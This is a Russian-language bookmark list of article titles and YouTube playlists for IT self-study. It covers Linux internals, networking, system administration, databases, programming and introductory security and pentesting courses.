Сейчас как заавтоматизирую Пишем скрипт который будет набирать пароли и команды за нас
Pexpect, терминалы и more ненависти
15 лучших и бесплатных инструментов компьютерного криминалиста
70+ бесплатных инструментов для компьютерной криминалистики (форензики)
uzverss Средства обеспечения безопасности в Linux
uzverss список доступных криптографических инструментов и децентрализованных сервисов.

------------------------------------------------------------------------
uzverss Как сделать простой веб-сайт за один час
Администрирование сообществ ВКонтакте
uzverss наиболее частые команды для коммутаторов
uzverss работа с сетевыми интерфейсами
------------------------------------------------------------------------

Цифровая энтропия: почему ваш сервер с аптаймом в 1000 дней — это ходячий мертвец, и как с этим жить

75 фактов, которые полезно знать перед тем, как выложить сайт
Опыт установки нейросети на домашний пк⁠⁠
http://torch.ch/docs/getting-started.html
Документы для фрилансеров

Почему в Linux «Всё есть файл»? Или почему гениальные абстракции UNIX настолько гениальны
Анатомия Hello World на языке C
Ассемблер: рассматриваем каждый байт «Hello, World!». Как на самом деле работают программы на уровне процессора и ОС
Файл дескриптор в Linux с примерами
Числа и байты: как работает память в Linux?
Почему работать в консоли настолько приятно? Так задумано отцами-основателями Unix
Виртуальные твари и места их обитания: прошлое и настоящее TTY в Linux
Оболочка и терминал Unix — это одно и то же?
Hello, World! Глубокое погружение в Терминалы
Как Linux запускает процесс
The Linux Graphics Stack
Графический стек Linux
Что придет на замену X Window System?
Wayland на замену X Window System
Вперед в будущее: Wayland против X11
Назад к истокам: рулим компьютером прямо из MBR
Как работает хэширование
Схема распайки компьютерного порта COM - rs232, DE-9, DB-9, CANNON9
Виртуальный COM-порт на STM32 или как управлять контроллером через USB не привлекая внимания санитаров
Что означают флаги в / proc / cpuinfo?
Правильный выбор центрального процессора. Читаем прайс между строк
16-битная операционная система на коленках
Как написать и подключить драйвер звука
Введение в ELF-файлы в Linux: понимание и анализ
Как самому за один вечер собрать минимальную ОС Linux из исходного кода
Собираем Linux, который весит меньше, чем мем с котиком, ну или почти…
ЕРЕСЬ ЗВУКОЗАПИСИ (пособие по домашней звукозаписи и любительской звукорежиссуре)


подборка сисадмина 1
подборка сисадмина 2

Раздел Видео из подборки сисадмина

суть профессии

раскрыть тему
------------------------------------------------------------------------
JavaRush CS50 на русском (Гарвардский курс по основам программирования)
https://www.youtube.com/playlist?list=PLawfWYMUziZqyUL5QDLVbe3j5BKWj42E5
------------------------------------------------------------------------
Курсомир 6.00sc Основы программирования [MIT]
https://www.youtube.com/playlist?list=PLxZ7p55WWz1la38FHUrOqNEBCn7tZfKf3
------------------------------------------------------------------------
1000+ часов видео по Java на русском
------------------------------------------------------------------------
Tech Net Курсы информационных технологий
https://www.youtube.com/playlist?list=PLKX3Vgy9l-kiTXSFVZvwI_GK-W7fy1tnA
Tech Net Введение в компьютерные сети, интернет и мультимедийные технологии
https://www.youtube.com/playlist?list=PLKX3Vgy9l-kgsogMfMR5KZMqokOyA7jKF
Tech Net Основы операционных систем
https://www.youtube.com/playlist?list=PLKX3Vgy9l-kh-Ohb1c1MZAeLUXQ52nbsL
Tech Net Локальная компьютерная сеть
https://www.youtube.com/playlist?list=PLKX3Vgy9l-kgBquYFvIWDsXC8X6G_p4Pn
Tech Net DNS - Domain Name System (система доменных имён)
https://www.youtube.com/playlist?list=PLKX3Vgy9l-kjN41Du3ywf9Cs3m0zZeGG7
Tech Net IPv6 Теория и Практика
https://www.youtube.com/playlist?list=PLKX3Vgy9l-khzE8kLIAF2rmfmeVYQ7HTx
Tech Net Лекции по Linux
https://www.youtube.com/playlist?list=PLKX3Vgy9l-kilreP3jNKwCKIYuorhjjgI
Tech Net Безопасность Linux
https://www.youtube.com/playlist?list=PLKX3Vgy9l-khkUwuVfS-MpQDfAvAiqtzu
Tech Net Linux - 17 ИT технологий
https://www.youtube.com/playlist?list=PLKX3Vgy9l-khvfzN1oJOPql_l3BiiaREv
Tech Net Безопасность Linux
https://www.youtube.com/playlist?list=PLKX3Vgy9l-khkUwuVfS-MpQDfAvAiqtzu
Tech Net Курс Cisco ROUTE – Маршрутизация в сетях Cisco
https://www.youtube.com/playlist?list=PLKX3Vgy9l-kjQk5TLih0NN-ysHqzIz54U
Tech Net Active Directory
https://www.youtube.com/playlist?list=PLKX3Vgy9l-kiNq4OXLW-igZC8YZEix1U9
Tech Net SQL Server
https://www.youtube.com/playlist?list=PLKX3Vgy9l-khzIDMZ65_ZcvhRsOj_U21S
Tech Net Основы администрирования БД Oracle
https://www.youtube.com/playlist?list=PLKX3Vgy9l-kh6UDYX-wdKJiNn-xcZYpCT
Tech Net Пошаговое изучение радиоэлектроники с полного нуля
https://www.youtube.com/playlist?list=PLKX3Vgy9l-khtGSvlpEkt2L041zeykkCJ
Tech Net Английский язык (Драгункин)
https://www.youtube.com/playlist?list=PLKX3Vgy9l-khv4bllBbCRVrPcqWdIEeRf
------------------------------------------------------------------------
VIST Межсетевое взаимодействие в сетях на базе TCP/IP
https://www.youtube.com/playlist?list=PLL_npBLPrdmTgYvi1vUwFAUQaij0p8moB
VIST Администрирование Windows Server 2012
https://www.youtube.com/playlist?list=PLL_npBLPrdmSxAdYd75bN6dhaNEyPS58Z
VIST Службы Active Directory в Windows Server 2012 R2
https://www.youtube.com/playlist?list=PLL_npBLPrdmSTcrmNNrv88onW2zL8FAWt
VIST Linux (Ubuntu). Уровень 1. Основы администрирования и безопасности
https://www.youtube.com/playlist?list=PLL_npBLPrdmSfYSYT8RMwTqNuD9DexUmL
VIST Linux. Уровень 2. Использование систем на UNIX в качестве серверов
https://www.youtube.com/playlist?list=PLL_npBLPrdmRhQd4cfom7BTKggy8INkoF
VIST Администратор серверов Linux (Ubuntu). Уровень 1
https://www.youtube.com/playlist?list=PLL_npBLPrdmT1bMMgfWhI-urQMipMHSYF
VIST Администратор серверов Linux (Ubuntu). Уровень 2
https://www.youtube.com/playlist?list=PLL_npBLPrdmRQtnfsz8OjTF_QzDOWRkcO
VIST Корпоративная голосовая связь и онлайн сервисы Microsoft Lync Server 2013
https://www.youtube.com/playlist?list=PLL_npBLPrdmTjTKpEPAeTV7pv37Lktgt7
VIST Основы программирования в системе 1С
https://www.youtube.com/playlist?list=PLL_npBLPrdmSFiTVeIJ8jz6fhiy1BCLzb
VIST Разработка Windows приложений в Microsoft Visual Studio
https://www.youtube.com/playlist?list=PLL_npBLPrdmRuhB5Igai3DmsgWPz_xCor
VIST Основы администрирования Oracle 11g, часть I
https://www.youtube.com/playlist?list=PLL_npBLPrdmSHdki9TEgQgtpjSbOeEP36
VIST MySQL 5. Проектирование и создание баз данных для web
https://www.youtube.com/playlist?list=PLL_npBLPrdmQo3s_nG1ueCvt5FDeDwY6p
VIST Английский язык для начинающих (Beginner)
https://www.youtube.com/playlist?list=PLL_npBLPrdmRCFwtOIEcTwcdTuHFtLLQR
------------------------------------------------------------------------
Kontur Academy Hackerdom-01 Вводная лекция
https://www.youtube.com/playlist?list=PLU-TUGRFxOHgxyJSpAYiJaheMwkumGUTK
Kontur Academy Hackerdom-02 Криптография
https://www.youtube.com/playlist?list=PLU-TUGRFxOHjDvu4NHrpFdpYI20-zOG2-
Kontur Academy Hackerdom-03 Хеши и биткоины
https://www.youtube.com/playlist?list=PLU-TUGRFxOHju9zvTeX_E5xFfRcx9hYlG
https://www.youtube.com/playlist?list=PLU-TUGRFxOHhaF68Xo_oXE1nuRj5RiP1P
Kontur Academy Hackerdom-04 Стеганография
https://www.youtube.com/playlist?list=PLU-TUGRFxOHgt6RiS-f8vVLzbk8cpqhl9
Kontur Academy Hackerdom-05 Сети, часть 1
https://www.youtube.com/playlist?list=PLU-TUGRFxOHgDmoiAExzK0M1qM0RaBQ8f
Kontur Academy Hackerdom-06 Сети, часть 2
https://www.youtube.com/playlist?list=PLU-TUGRFxOHjGFH9FgsIatv0HB9fAcAgH
Kontur Academy Hackerdom-07 Протокол HTTP
https://www.youtube.com/playlist?list=PLU-TUGRFxOHhtOe_VW9yjW4dqCOG53UJX
Kontur Academy Hackerdom-08 Инъекции
https://www.youtube.com/playlist?list=PLU-TUGRFxOHj_MkCMp5LFv-AUuFMP2Opb
Kontur Academy Hackerdom-09 Linux
https://www.youtube.com/playlist?list=PLU-TUGRFxOHjfl2oMuOjWutiAn1HT9Xfe
Kontur Academy Hackerdom-10 Низкоуровневое программирование
https://www.youtube.com/playlist?list=PLU-TUGRFxOHhx-ml-r6oXuyCsLNUTeyUg
Kontur Academy Hackerdom-11 Reverse Engineering
https://www.youtube.com/playlist?list=PLU-TUGRFxOHix3dnJuSO5QqA2xCH22O3Q
Kontur Academy Hackerdom-12 Бинарные уязвимости
https://www.youtube.com/playlist?list=PLU-TUGRFxOHjDoi8FNb5l0jc7b1nhk_X5
Kontur Academy Testing-1 Методы тестирования
https://www.youtube.com/playlist?list=PLU-TUGRFxOHh5XXwxXRT8gR9YcUS42cw7
Kontur Academy Testing-2 Боекомплект тестировщика
https://www.youtube.com/playlist?list=PLU-TUGRFxOHhSlreTx-IfjruAaGSni5u8
Kontur Academy Testing-3 Методика тестирования
https://www.youtube.com/playlist?list=PLU-TUGRFxOHhRhoHJfZ-xqnRvkKhE7gA8
Kontur Academy Testing-4 Оформление багов
https://www.youtube.com/playlist?list=PLU-TUGRFxOHgGzXph44nkanfGFz7c6Ztm
------------------------------------------------------------------------
Pentestit Информационная безопасность: общие вопросы.
https://www.youtube.com/playlist?list=PLcjZpuUTN3-ixjRN42HOJ3YXps3I_kUbY
Pentestit Этичный хакинг и тестирование на проникновение.
https://www.youtube.com/playlist?list=PLcjZpuUTN3-j8dUWRIGmDB4mJrzjNW-My
Pentestit Корпоративные лаборатории Pentestit, 2015-2016
https://www.youtube.com/playlist?list=PLcjZpuUTN3-hvee3gx43vveuO2t_yiEyU
Pentestit Гости "Корпоративных лабораторий Pentestit"
https://www.youtube.com/playlist?list=PLcjZpuUTN3-iY82IE30Ff0XPl7_DzaOuI
Pentestit Zero Security: A. Демо-записи вебинаров.
https://www.youtube.com/playlist?list=PLcjZpuUTN3-i_1H0Df4mqMruZNLwVZW7k
Pentestit Корпоративные лаборатории. Демо-записи вебинаров.
https://www.youtube.com/playlist?list=PLcjZpuUTN3-jZs1sRIqe34DBQRiY6TmDf
------------------------------------------------------------------------
Learning TCP IP Межсетевое взаимодействие
Дополнительные материалы
https://www.youtube.com/playlist?list=PL1LeoQF_fJbyGW6wYyrd3yO-YPJFYJntl
Learning IPv6
https://www.youtube.com/playlist?list=PL1LeoQF_fJbyLME4h7aQeY4VJH38ki1wW
Learning About OSPF
https://www.youtube.com/playlist?list=PL1LeoQF_fJbxRbG2F2wOPLE4qfOK4V0Ws
Learning Cisco ICND1
Дополнительный материал
https://www.youtube.com/playlist?list=PL1LeoQF_fJbw3C-mSvbLkGYwdvSCWf0Pa
Learning Cisco TSHOOT 2.0
https://www.youtube.com/playlist?list=PL1LeoQF_fJbyJxEljEoPn27OiSNl4sFcK
Learning CEH: Certified Ethical Hacking
Дополнительные материалы
https://www.youtube.com/playlist?list=PL1LeoQF_fJbzOHndcGO_XyFDE6jRz1AM-
Learning Asterisk
Дополнительные материалы
https://www.youtube.com/playlist?list=PL1LeoQF_fJbwBLeP3qXoq1jcsw7gF1_aD
Learning Microsoft 20410D
курс является базовым для всех остальных курсов по Windows Server 2012 R2.
https://www.youtube.com/playlist?list=PL1LeoQF_fJbz0Cx8RDZLFZZo2jmPjapXK
Learning FreeBSD. Уровень 1.Основы администрирования
Дополнительные материалы
https://www.youtube.com/playlist?list=PL1LeoQF_fJbwjusdHa5qt5F4apNOclC-F
Learning FreeBSD. Уровень 2. Расширенное администрирование
Дополнительные материалы
https://www.youtube.com/playlist?list=PL1LeoQF_fJbyR6XhyAFRRWlt5IItD5stz
Learning FreeBSD. Уровень 3. Обеспечение безопасности систем сервисов и сетей
Дополнительные материалы
https://www.youtube.com/playlist?list=PL1LeoQF_fJbxI4W0mh6ZeeUI3eilX1OMd
Learning Основные механизмы платформы 1С 8.3
https://www.youtube.com/playlist?list=PL1LeoQF_fJbzTn_R8kZfCx8dGqOagsiPo
Learning Администрирование 1C8 с нуля 2014
https://www.youtube.com/playlist?list=PL1LeoQF_fJbxJ8ZynwEFaxKmoMFMScrHQ
Learning Разработка мобильных приложений в системе 1С Предприятие 8.3
https://www.youtube.com/playlist?list=PL1LeoQF_fJbzw4aZEGNb4So0a9snhyTD6
Learning MySQL 5
Дополнительные материалы
https://www.youtube.com/playlist?list=PL1LeoQF_fJbykyFsW4IBWiJcwMwz-t7Jw
Learning Администрирование Oracle
Дополнительная информация
https://www.youtube.com/playlist?list=PL1LeoQF_fJbzD7-mkP_-pNRfcoOpSUAS5
Learning SEO-2014
https://www.youtube.com/playlist?list=PL1LeoQF_fJbxWmnKSGJD0TrkF7zLPoPmP
------------------------------------------------------------------------
НОУ ИНТУИТ Компьютерные сети
https://www.youtube.com/playlist?list=PLDrmKwRSNx7IX9zmmGbviuX-ZZaDmhhwU
НОУ ИНТУИТ Сети Wi-Fi
https://www.youtube.com/playlist?list=PLDrmKwRSNx7KdnCMrzXyeSqvP5JAuu1vE
НОУ ИНТУИТ Основы технологии локальных сетей
https://www.youtube.com/playlist?list=PLDrmKwRSNx7KKEd9ig8rRUquMm5SJ2lM9
НОУ ИНТУИТ Основы организации локальных сетей
https://www.youtube.com/playlist?list=PLDrmKwRSNx7KtPpeB5EFk0XlbhodREKFC
НОУ ИНТУИТ Web-технологии
https://www.youtube.com/playlist?list=PLDrmKwRSNx7KOPMxupPxcOqjhRrdqbGVg
НОУ ИНТУИТ Web-технологии (Parallels-Acronis)
https://www.youtube.com/playlist?list=PLDrmKwRSNx7IL7ED0PTRZRgpXhrd2da4t
НОУ ИНТУИТ Модели поискового поведения и взаимодействия в Web
https://www.youtube.com/playlist?list=PLDrmKwRSNx7KNjRhYBBvC9lXsH1ruf3ZP
НОУ ИНТУИТ Администрирование Internet Information Services 7.0
https://www.youtube.com/playlist?list=PLDrmKwRSNx7IlWaXUu7zKXQHxlCN8-LCU
НОУ ИНТУИТ Введение в цифровую электронику
https://www.youtube.com/playlist?list=PLDrmKwRSNx7Lk8Lb2Cz2a2JqVXmwqCo6t
НОУ ИНТУИТ Принципы построения ЭВМ
https://www.youtube.com/playlist?list=PLDrmKwRSNx7IGKz-4r131uMl-RBa5wRTG
НОУ ИНТУИТ Теория информационных технологий и систем
https://www.youtube.com/playlist?list=PLDrmKwRSNx7JObKu6FavebrQ-W4-9bliL
НОУ ИНТУИТ Основы операционных систем
https://www.youtube.com/playlist?list=PLDrmKwRSNx7J5lxLL4U4cWqmCbChQ8gD1
НОУ ИНТУИТ Архитектура ЭВМ и язык ассемблера
https://www.youtube.com/playlist?list=PLDrmKwRSNx7I4QA6z2HlcDkjwW4fpNPva
НОУ ИНТУИТ Программирование
https://www.youtube.com/playlist?list=PLDrmKwRSNx7Lqk77aPjB39BI92y8VLn74
НОУ ИНТУИТ Операционные среды, системы и оболочки
https://www.youtube.com/playlist?list=PLDrmKwRSNx7KxTNHCJaJux6B4oAK7CdC9
НОУ ИНТУИТ Архитектура Windows. Программирование в ядре Windows
https://www.youtube.com/playlist?list=PLDrmKwRSNx7ILqmFaze6SFbPYQVO3XalX
НОУ ИНТУИТ Разработка приложений для Windows 8
https://www.youtube.com/playlist?list=PLDrmKwRSNx7Khv5FwNaAsO261P7NZyk3T
НОУ ИНТУИТ Внутреннее устройство ядра Linux
https://www.youtube.com/playlist?list=PLDrmKwRSNx7Ja7NAt21HgNAIlTvJJ4Kso
НОУ ИНТУИТ Производительность современных файловых систем
https://www.youtube.com/playlist?list=PLDrmKwRSNx7Jb9V-vxNw9cZP9_nG0CODg
НОУ ИНТУИТ Оптимизация приложений с использованием компиляторов Intel
https://www.youtube.com/playlist?list=PLDrmKwRSNx7IYXmQeIPeXR-NNwfYmSLno
НОУ ИНТУИТ Базы данных для школьников
https://www.youtube.com/playlist?list=PLDrmKwRSNx7LI_umdfXOeOJWjoDn6qvgN
НОУ ИНТУИТ Базы данных
https://www.youtube.com/playlist?list=PLDrmKwRSNx7IevHyBKwgdDjP4Y6U74AGg
НОУ ИНТУИТ Хранилища данных
https://www.youtube.com/playlist?list=PLDrmKwRSNx7LdHyMkUGRbY-i3GoV8jD34
НОУ ИНТУИТ Введение в аналитику больших массивов данных
https://www.youtube.com/playlist?list=PLDrmKwRSNx7KrGthfdhT_JUb4KhtQX_A7
НОУ ИНТУИТ Основы разработки прикладных решений для 1С:Предприятие 8.1
https://www.youtube.com/playlist?list=PLDrmKwRSNx7JZ363eo4HCsoz2jmdtLfB7
НОУ ИНТУИТ Основы разработки для платформы 1С:Предприятие 8.2 в режиме
https://www.youtube.com/playlist?list=PLDrmKwRSNx7KPwRNNvBKPe9xYMMbeCCVr
НОУ ИНТУИТ Введение в интернет-маркетинг
https://www.youtube.com/playlist?list=PLDrmKwRSNx7Ihh6tA7klQ5ZiwdP2GLbtY
------------------------------------------------------------------------
Технострим Mail.Ru Group Администрирование Linux (весна 2017)
https://www.youtube.com/playlist?list=PLrCZzMib1e9rx3HmaLQfLYb9ociIvYOY1
Технострим Mail.Ru Group Администрирование Linux (осень 2015)
https://www.youtube.com/playlist?list=PLrCZzMib1e9pun72f4KmFopzPs5pGB85_
Технострим Mail.Ru Group Качество и Тестирование ПО (весна 2015)
https://www.youtube.com/playlist?list=PLrCZzMib1e9pDKLsabJYuODdVJrHYc4Jd
Технострим Mail.Ru Group Web-технологии (осень 2016)
https://www.youtube.com/playlist?list=PLrCZzMib1e9qZwq95WVmGB-acnot5ka4a
Технострим Mail.Ru Group Web-технологии (2013)
https://www.youtube.com/playlist?list=PLrCZzMib1e9rtArVTA_fFBIlYteH23MIm
Технострим Mail.Ru Group HighLoad
https://www.youtube.com/playlist?list=PLrCZzMib1e9qozAkJm0-IyBO2pkUdBLlM
Технострим Mail.Ru Group Безопасность интернет-приложений
https://www.youtube.com/playlist?list=PLrCZzMib1e9qiiSWgZ6pI5HiQzFc4hhdo
Технострим Mail.Ru Group Анализ безопасности веб-проектов
https://stepik.org/course/Анализ-безопасности-веб-проектов-127/
https://www.youtube.com/playlist?list=PLrCZzMib1e9owORdnWTvZIkSCqRFFbHGA
Технострим Mail.Ru Group Базы данных (осень 2014)
https://www.youtube.com/playlist?list=PLrCZzMib1e9r6c-j8aW1JuETSyCBp9iAg
Технострим Mail.Ru Group Введение в анализ данных (весна 2016)
https://www.youtube.com/playlist?list=PLrCZzMib1e9p5F99rIOzugNgQP5KHHfK8
------------------------------------------------------------------------
Лекториум подбор видео
https://www.youtube.com/user/OpenLektorium/playlists
Лекториум Основы математики
https://www.youtube.com/playlist?list=PL-_cKNuVAYAUy7zMDOkS06_Pvn9OciImJ
Лекториум Математические основы Computer Science
https://www.youtube.com/playlist?list=PL-_cKNuVAYAVlOYg9MhZib2xVW8fOcrU4
Лекториум Основы дискретной математики
https://www.youtube.com/playlist?list=PL-_cKNuVAYAXrd5kC5hdppsBNDjuIFYbc
Лекториум Математический анализ | Сергей Кисляков
https://www.youtube.com/playlist?list=PL-_cKNuVAYAU1iqXkA388zr0c45dKvN5Q
Лекториум Математический анализ (часть 2) | Сергей Кисляков
https://www.youtube.com/playlist?list=PL-_cKNuVAYAXKd1VfOqFeL2p6UsiRMILz
Лекториум Математический анализ | Юрий Белов, Юрий Давыдов
https://www.youtube.com/playlist?list=PL-_cKNuVAYAWnvDJdtEOWwBPPL6EPRRxr
Лекториум Введение в метаматематику
https://www.youtube.com/playlist?list=PL-_cKNuVAYAXQgii13MSGdv21mrY1oqBi
Лекториум Английский язык для математиков | Николай Вавилов
https://www.youtube.com/playlist?list=PL-_cKNuVAYAUf_zZ4KK3Pb7hJdjjq5p7x
Лекториум Программное обеспечение GNU/Linux
https://www.youtube.com/playlist?list=PL-_cKNuVAYAUpajPpCyqYTuzx7j_28zps
------------------------------------------------------------------------
Академия Яндекса
https://academy.yandex.ru/
https://vk.com/yandex.academy
https://www.youtube.com/channel/UCTUyoZMfksbNIHfWJjwr5aQ/playlists
Академия Яндекса Системное администрирование
https://www.youtube.com/channel/UCTUyoZMfksbNIHfWJjwr5aQ/playlists?shelf_id=8&view=50&sort=dd
https://www.youtube.com/channel/UCkufieG4LoGkHNOGrgMx3Vg/playlists
------------------------------------------------------------------------
SpecialistTV Информационная безопасность
https://www.youtube.com/playlist?list=PLPNYkZcYUF4sQbZlBhbwnyD5UH2vdjVCk
SpecialistTV Сетевые технологии
https://www.youtube.com/playlist?list=PLPNYkZcYUF4tgamZDtrnIP_Ww2vSfKCPo
SpecialistTV Сетевые технологии Microsoft
https://www.youtube.com/playlist?list=PLPNYkZcYUF4t9_YJTJp2oddtd8GtEsR2C
SpecialistTV Виртуализация
https://www.youtube.com/playlist?list=PLPNYkZcYUF4uyBOlOSryWRDel-qO89REf
SpecialistTV SQL Server
https://www.youtube.com/playlist?list=PLPNYkZcYUF4uBTjKk4cJQLiFtZrz0KUuU
SpecialistTV 1С: Предприятие
https://www.youtube.com/playlist?list=PLPNYkZcYUF4tB0cgrsYAOwAQhUJ-z2dfY
SpecialistTV Ремонт ПК
https://www.youtube.com/playlist?list=PLPNYkZcYUF4szGwLuc8khMhRjyckJTQfW
------------------------------------------------------------------------

------------------------------------------------------------------------
eSyr's video [secsem] Сетевая безопасность
https://www.youtube.com/playlist?list=PL8A2FE0B13A88BBCD
eSyr's video [secsem] Введение в инфобез (2010)
https://www.youtube.com/playlist?list=PL6750663E3A56E96A
eSyr's video [secsem] Введение в инфобез (2011)
https://www.youtube.com/playlist?list=PLF34AC9A2E02C7817
eSyr's video [UNИX] ПО GNU/Linux
https://www.youtube.com/playlist?list=PL387B38E91536055B
eSyr's video [UNИX] Администрирование Linux
https://www.youtube.com/playlist?list=PL7F73C75F2940B94D
eSyr's video [extern][UNИX] Архитектура дистрибутивов Linux 2016
https://www.youtube.com/playlist?list=PL10YceNUOSNwzokMv4MOJtO6zzm-lW4UY
eSyr's video «СПО в высшей школе» 2012
https://www.youtube.com/playlist?list=PL83F92B3D7687E185
eSyr's video [secsem] Лекции специалистов из nginx
https://www.youtube.com/playlist?list=PL6555C9D539966144
------------------------------------------------------------------------
Образовательный IT-портал GeekBrains Системы и сети
https://www.youtube.com/playlist?list=PLmRNNqEA7JoPkUxApljmrVUxGJye01bex
Образовательный IT-портал GeekBrains Информационная безопасность
https://www.youtube.com/playlist?list=PLmRNNqEA7JoN2bp1VXDZcwVgKkiI94Oha
Образовательный IT-портал GeekBrains Курс "Git. Быстрый старт"
https://www.youtube.com/playlist?list=PLmRNNqEA7JoM77hOJkPrLOfJQGizCLR3P
Образовательный IT-портал GeekBrains Подборка видео
Сетевое оборудование [GeekBrains]
Основы сетей передачи данных. Модель OSI и стек протоколов TCP IP. Основы Ethernet. [GeekBrains]
Базы данных - это просто! [GeekBrains]
------------------------------------------------------------------------
Volodya Mozhenkov английский язык
https://www.youtube.com/playlist?list=PLY7PmJJFH5nQxGEA1wOI16DE8kkcEzkNR
Volodya Mozhenkov логика
https://www.youtube.com/playlist?list=PLY7PmJJFH5nRi2mjOdiS9N-eo5FB42MLH
Volodya Mozhenkov алгоритмы
https://www.youtube.com/playlist?list=PLY7PmJJFH5nSkAteyHnYQzi0FY4JniexT
Volodya Mozhenkov компьютерная архитектура
https://www.youtube.com/playlist?list=PLY7PmJJFH5nTGSMdHUMbidWAljuhfRFgJ
Volodya Mozhenkov ОС: оперативная память
https://www.youtube.com/playlist?list=PLY7PmJJFH5nRn3ClKiU-8EF1w46YWDhgc
Volodya Mozhenkov информационная безопасность
https://www.youtube.com/playlist?list=PLY7PmJJFH5nRbkcsNRJMCzzX_8xOtkkvL
Volodya Mozhenkov интернет
https://www.youtube.com/playlist?list=PLY7PmJJFH5nTjHhIWOwCiRdJR0NN1SrEY
Volodya Mozhenkov GNU/Linux
https://www.youtube.com/playlist?list=PLY7PmJJFH5nT--I1AOR42sUg2xOvwC3c0
Volodya Mozhenkov социальные сети
https://www.youtube.com/playlist?list=PLY7PmJJFH5nSCQeNylGrdEnLi7vDi9bR4
Volodya Mozhenkov базы данных
https://www.youtube.com/playlist?list=PLY7PmJJFH5nT-lbFKxfbp3rw5BBuq5Azo
------------------------------------------------------------------------
Антон Севостьянов Основы
https://www.youtube.com/playlist?list=PLgx3uXZgvvfigwZeKPqbMY7K-o3XPusvW
Антон Севостьянов Видеокурсы по информационным технологиям
https://www.youtube.com/playlist?list=PLE72DA2AACE4D473C
Антон Севостьянов Групповые политики Windows Server
https://www.youtube.com/playlist?list=PL3189A3FBC0955A61
Антон Севостьянов Windows Server 2008 R2 - установка и настройка
https://www.youtube.com/playlist?list=PLgx3uXZgvvfiT8l-EKntftEtByBWARie9
Антон Севостьянов Системному администратору
https://www.youtube.com/playlist?list=PL1039030B0F459480
Антон Севостьянов Информационная безопасность
https://www.youtube.com/playlist?list=PL67C40BF3801C71CF
Антон Севостьянов Разное
https://www.youtube.com/playlist?list=PL479E180277013086
Антон Севостьянов Обзор софта
https://www.youtube.com/playlist?list=PL94AC56CFA346E014
------------------------------------------------------------------------
Mihail Kozlov Microsoft
https://www.youtube.com/playlist?list=PL5KGx5_ykLX9NrfwMsw3sTvi151ez2oEk
Mihail Kozlov CISCO
https://www.youtube.com/playlist?list=PL5KGx5_ykLX8ZcczD-CgblvCrYy5w4PqL
Mihail Kozlov Linux, BSD, Asterisk
https://www.youtube.com/playlist?list=PL5KGx5_ykLX_1YM43xZPUZ_smapkeogPm
Mihail Kozlov ORACLE,MongoDB
https://www.youtube.com/playlist?list=PL5KGx5_ykLX89P6wEXZn7FYHwtT2LX-rX
Mihail Kozlov Запросы в MySQL
https://www.youtube.com/playlist?list=PL5KGx5_ykLX8NrmlQTutJ__TH7pnC4qXB
Mihail Kozlov TRANSACT-SQL 2012 - 2014
https://www.youtube.com/playlist?list=PL5KGx5_ykLX-85p7tePlNllR7MWA7h9P5
Mihail Kozlov TRANSACT-SQL 2008
https://www.youtube.com/playlist?list=PL5KGx5_ykLX8AHrmLQSES0WN1zC2j1eQr
------------------------------------------------------------------------
PracticU - онлайн IT курсы Основы сетевых технологий - Networking
https://www.youtube.com/playlist?list=PLrXcA7Ca3B83V8Eo8ck23nA-h9qgnMv_7
PracticU - онлайн IT курсы Курс компьютерной связи CCNA компании Cisco
https://www.youtube.com/playlist?list=PLrXcA7Ca3B82yt_gNjkfJzWF98J01TYIH
PracticU - онлайн IT курсы Курс Linux
https://www.youtube.com/playlist?list=PLrXcA7Ca3B82OQe1hrK5Ph5zMqKVNR3Aq
PracticU - онлайн IT курсы Курс системных администраторов MCSA и MCSE 2012
https://www.youtube.com/playlist?list=PLrXcA7Ca3B81lHrRIuc_zun2tKPlUZxVj
PracticU - онлайн IT курсы Курс техников - Администраторов Windows и сетей
https://www.youtube.com/playlist?list=PLrXcA7Ca3B80m1Tx3dDHV7ysgzKo4DZdi
PracticU - онлайн IT курсы Курс почтовых серверов Exchange 2010 / 2013
https://www.youtube.com/playlist?list=PLrXcA7Ca3B81y9z6Gtrgm2bsQIHKaUygl
PracticU - онлайн IT Курс виртуализации - VMware ESXi 6
https://www.youtube.com/playlist?list=PLrXcA7Ca3B80qDihTTA_i2j1JAQQ6MMi6
PracticU - онлайн IT курсы Курс PowerShell
https://www.youtube.com/playlist?list=PLrXcA7Ca3B82Qtthh9cRPLOr-oUKrs1jB
PracticU - онлайн IT курсы Курс DBA - язык SQL для программистов
https://www.youtube.com/playlist?list=PLrXcA7Ca3B836BfMeCM8Phj826_LptFne
https://www.youtube.com/playlist?list=PLrXcA7Ca3B826YaQ3fM6Wle_4T9sTGEnJ
------------------------------------------------------------------------
Andrey Sozykin Учебный курс "Компьютерные сети"
http://www.asozykin.ru/courses/networks_online
https://yadi.sk/d/I8TOPyldkM3oZ
https://www.youtube.com/playlist?list=PLtPJ9lKvJ4oiNMvYbOzCmWy6cRzYAh9B1
Andrey Sozykin Практики по курсу "Компьютерные сети"
https://www.youtube.com/playlist?list=PLtPJ9lKvJ4oiKPQ9GXOvntj44Eu8IGAJK
Andrey Sozykin Архив
https://www.youtube.com/playlist?list=PLtPJ9lKvJ4oiOpg7EVEpBre3OyrnNcN6N
------------------------------------------------------------------------
Yuriy Lebedev Перенос контроллеров домена в Hyper-V
https://www.youtube.com/watch?v=7G7xHj1Ffmc
Yuriy Lebedev Windows Server 2016
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1BM5-KDWWc5B3c-R5XQ_tJ6
Yuriy Lebedev SQL Server 2016
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1BKVuswU0LQHaxDyrPySuxc
Yuriy Lebedev Microsoft SQL Server 2012
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1A19n74LBUSm4y0cng9lebJ
Yuriy Lebedev Microsoft Windows SBS 2011
https://www.youtube.com/playlist?list=PL19C5E7D567EA4485
Yuriy Lebedev Citrix XenServer 6
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1DKPsTgXtkd3GORlryPB59w
Yuriy Lebedev Практическое использование Windows PowerShell 4.0
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1A-ikd6fM9ZdoqTUBSqJsAU
Yuriy Lebedev Microsoft Windows PowerShell 3.0
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1DWsDTaRD3D-zAtNzlPblf8
Yuriy Lebedev Microsoft Windows PowerShell 2.0
https://www.youtube.com/playlist?list=PL2FB974886B891D67
Yuriy Lebedev VMware vSphere 6.0
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1D2YQLG1QgwzLZLXltSEdku
Yuriy Lebedev Windows 10
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1BSmcEMAxfaJKWlFuhm3BZJ
Yuriy Lebedev Microsoft Windows 7
https://www.youtube.com/playlist?list=PLFD06E3A94DFED50F
